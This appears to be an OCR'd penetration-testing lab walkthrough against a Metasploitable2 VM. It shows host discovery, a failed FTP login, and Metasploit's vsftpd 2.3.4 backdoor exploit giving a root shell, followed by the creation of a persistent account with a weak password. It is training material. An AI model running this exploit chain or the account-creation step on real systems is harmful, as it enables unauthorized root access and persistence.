


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
16:23
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
 Currently scanning: 192.168.109.0/16   |   Screen View: Unique Hosts

 31 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1860
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.100.84  a4:4e:31:4f:65:9c     27    1620  Intel Corporate
 192.168.100.1   4c:f9:5d:be:0c:83      2     120  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.100.48  ac:b5:7d:54:2a:05      1      60  Liteon Technology Corporation
 192.168.100.218 00:0c:29:1d:54:5a      1      60  VMware, Inc.


┌──(silentspectre㉿kali)-[~]
└─$ 

┌──(silentspectre㉿kali)-[~]
└─$ ping 192.168.100.218
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data.
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.600 ms
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.876 ms
^C
--- 192.168.100.218 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.600/0.738/0.876/0.138 ms

┌──(silentspectre㉿kali)-[~]
└─$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPd 2.3.4)
Name (192.168.100.218:silentspectre):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
[1]+  Stopped                 ftp 192.168.100.218

┌──(silentspectre㉿kali)-[~]
└─$ sudo msfdb && msfconsole
```

Search for vulnerability found when we connect to ftp port i.e vs **FTPd** and use module **1:**

5 July, 2024




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
16:33
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msf6 > search vsFTPd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Deni
al of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Bac
kdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftp
d_234_backdoor

msf6 > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Set **RHOST** and run the **exploit**:


5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
16:32
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.100.218
RHOST ⇒ 192.168.100.218
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling ...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.100.213
:35121 → 192.168.100.218:6200) at 2024-07-01 16:28:02 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - The port used by the backdoor bind listener is already open
[-] 192.168.100.218:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling ...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.100.213:32937 → 192.168.100.218:6200) at 2024-07-01
 16:31:07 -0400

whoami
root
sudo useradd -m spectre
sudo passwd spectre
Enter new UNIX password: spectre
Retype new UNIX password: spectre
passwd: password updated successfully
```

Ftp conclusive exploit method:

5 July, 2024




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
1:23
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
┌──(silentspectre㉿kali)-[~]
└─$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPd 2.3.4)
Name (192.168.100.218:silentspectre): spectre
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
[2]+  Stopped                 ftp 192.168.100.218

┌──(silentspectre㉿kali)-[~]
└─$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPd 2.3.4)
Name (192.168.100.218:silentspectre): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||28049|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61320|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ftp
```


Or:

5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
1:24
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
221 Goodbye.

┌──(silentspectre㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                                  /                      /
       \     .                          /                      /            x
        \                              /                      /
         \                            /          +           /
          \            +             /                      /
           *                        /                      /
                                   /      .               /
    X                             /                      /            X
                                 /                     ###
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __        ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com
```

5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
1:24
silentspectre@kali: ~
File Actions Edit View Help

```
       =[ metasploit v6.4.12-dev
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

